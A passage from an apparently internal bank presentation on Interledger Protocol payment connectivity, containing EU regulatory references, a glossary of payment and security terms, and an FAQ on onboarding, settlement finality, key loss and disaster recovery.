- GDPR (Regulation 2016/679):** European Parliament and Council (2016). "General Data Protection Regulation." Establishes requirements for processing personal data in payment messages including consent, purpose limitation, and retention periods.
 - EU Fifth AML Directive (2018/843):** European Parliament and Council (2018). Amends Directive 2015/849 to extend record retention requirements to seven years and enhance beneficial ownership transparency.
- PSD2 (Directive 2015/2366):** European Parliament and Council (2015). "Payment Services Directive 2." Establishes strong customer authentication requirements and operational security standards for payment service providers.
 - eIDAS Regulation (910/2014):** European Parliament and Council (2014). "Electronic identification and trust services for electronic transactions in the internal market." Governs digital signatures and electronic seals used in payment authentication.

Disclaimer: This presentation is intended for internal use by IFB Bank technical and risk teams. Information contained herein is subject to change as regulatory requirements evolve and ILP protocol specifications are updated. Always consult current versions of referenced standards and seek qualified legal counsel for interpretation of regulatory obligations in specific jurisdictions.

Appendix A: Glossary of Technical Terms

Core ILP Concepts

- **BTP (Bilateral Transfer Protocol):** Sub-protocol of ILP enabling authenticated communication channels between peers for packet exchange and settlement coordination.
- **Connector:** Intermediary node in ILP network that routes payment packets between ledgers; earns spread on currency conversions but cannot steal funds due to cryptographic conditions.
- **Condition/Fulfilment:** Cryptographic pair where condition is SHA-256 hash of secret preimage (fulfilment); funds locked until valid fulfilment provided, enabling conditional transfers.
- **HTLC (Hash Time-Locked Contract):** Smart contract primitive locking funds with both cryptographic condition and time expiry; auto-reverts if fulfilment not provided before timeout.
- **ILP Address:** Hierarchical identifier specifying payment destination (e.g., g.eu.ifbbank.accounts.customer123); similar to email addressing with routing hints.
- **Open Payments:** API standard built on ILP enabling payment pointer discovery and quote negotiation before initiating transfers.
- **Packet:** Individual unit of ILP payment; large transfers fragmented into multiple packets for security and routing efficiency.

Security & Compliance Terms

- **DMZ (Demilitarised Zone):** Network segment sitting between external untrusted networks and internal trusted networks; hosts ILP connectors with restricted access to core systems.
- **HSM (Hardware Security Module):** Physical device designed to protect and manage cryptographic keys; provides tamper-resistant storage meeting FIPS 140-2 certification levels.
- **KYB (Know Your Business):** Due diligence procedures for verifying corporate entity legitimacy, ownership structure, and operational activities.
- **KYC (Know Your Customer):** Customer identification and verification procedures required by AML regulations to understand client risk profiles.
- **PGP (Pretty Good Privacy):** Encryption program providing cryptographic privacy and authentication for data communication; used to protect credential exchanges.
- **UBO (Ultimate Beneficial Owner):** Natural person who ultimately owns or controls a legal entity, typically defined as holding $\geq 25\%$ ownership or voting rights.
- **Nostro/Vostro Accounts:** Correspondent banking accounts held by one bank with another; nostro is "our account with you," vostro is "your account with us."

Appendix B: Frequently Asked Questions

Onboarding & Operations

Q: How long does the onboarding process typically take?

A: From initial application submission to production authorisation typically requires 14–21 business days, depending on complexity of due diligence review and responsiveness in providing requested documentation. Institutions in high-risk jurisdictions may require extended review periods.

Q: Can we use ILP connectivity for retail customer payments?

A: Yes, provided your institution conducts appropriate customer due diligence and transaction monitoring. ILP infrastructure supports both wholesale bank-to-bank transfers and retail payment use cases. Rate limits apply per institution, not per end customer.

Q: What happens if our institution changes ownership or corporate structure?

A: Material changes require immediate notification to IFB Bank compliance department. Significant ownership changes ($\geq 25\%$ beneficial ownership transfer) trigger re-screening and may necessitate updated documentation. Connectivity may be suspended pending completion of enhanced due diligence review.

Q: Are there transaction size limits on ILP payments?

A: No hard limits exist at the protocol level; large payments are automatically fragmented into packets. However, institutions must consider their own liquidity management and may establish internal limits. IFB Bank requires advance notification for individual payments exceeding €1M equivalent.

Technical & Security

Q: What happens if we lose access to our PGP private key?

A: Immediate notification to IFB Bank security team required. Lost keys trigger emergency revocation of all associated credentials and generation of new key pair. Institution must re-complete proof-of-path validation with new credentials before resuming operations. This process typically completed within 48 hours.

Q: Can we use our existing SWIFT connectivity infrastructure for ILP?

A: ILP operates independently from SWIFT network and requires separate infrastructure. However, institutions can leverage existing security controls (HSMs, network segmentation, monitoring systems) that already support SWIFT connectivity. ILP and SWIFT can coexist on the same hardware with proper logical separation.

Q: How do we handle disputed transactions or payment recalls?

A: ILP protocol itself does not support payment reversals; once cryptographic fulfilment is released and TARGET2 settlement occurs, transaction is final per PFMI principles. Dispute resolution handled bilaterally between sender and recipient institutions according to Master Services Agreement terms. IFB Bank can provide transaction evidence but cannot unilaterally reverse completed settlements.

Q: What disaster recovery provisions exist for ILP connectivity?

A: IFB Bank maintains geographically diverse connector infrastructure with automatic failover. In event of primary site failure, traffic automatically routes to secondary site within 30 seconds. Institutions should implement similar redundancy for their own ILP endpoints to ensure continuous availability.